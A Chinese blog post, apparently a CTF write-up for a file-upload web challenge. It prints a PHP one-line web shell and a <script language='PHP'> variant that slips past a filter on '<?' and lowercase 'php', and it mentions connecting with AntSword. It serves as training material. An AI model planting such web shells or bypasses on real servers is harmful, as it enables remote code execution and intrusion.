“百度杯”CTF比赛 九月场 Web Upload

原创

bfengj 于 2020-09-06 20:25:43 发布 114 收藏 1

分类专栏： 文件上传 文章标签： 信息安全 php 安全

本文链接：https://blog.csdn.net/rfrder/article/details/108435877

WP


一道文件上传题，但是让我学到了新姿势。

首先打开环境，上面说可以随意上传文件。

我们直接注入一个一句话木马在shell.php，再上传上去，一句话木马是：

```
<?php @eval($_POST['feng']);?>
```

上传成功后发现下方有一个链接，我们打开看看。



@eval($_POST['feng']);?>

发现前面的<?php没有了。再经过反复的尝试，最终会发现它过滤了<?和php。这时候我就一筹莫展了，我去查<?和php被过滤了该怎么办，但是没查到，最终只能看了WP，知道这种新姿势：

```
<script language="PHP">
@eval($_POST['feng']);
</script>
```

这里的php改成PHP就可以绕过了，只要不全是小写都可以绕过。
这样同样可以使用php代码，get到了新姿势。
上传这样的一句话木马后拿蚁剑连接就可以了。

另外，题目的其中一个WP是上传的读取flag.php的文件，这时候他不仅最外面的框架里含有php,里面也会出现php。因此这时候用函数strtolower(“PHP”)绕过php过滤。这种WP具体如下：
https://www.ichunqiu.com/writeup/detail/723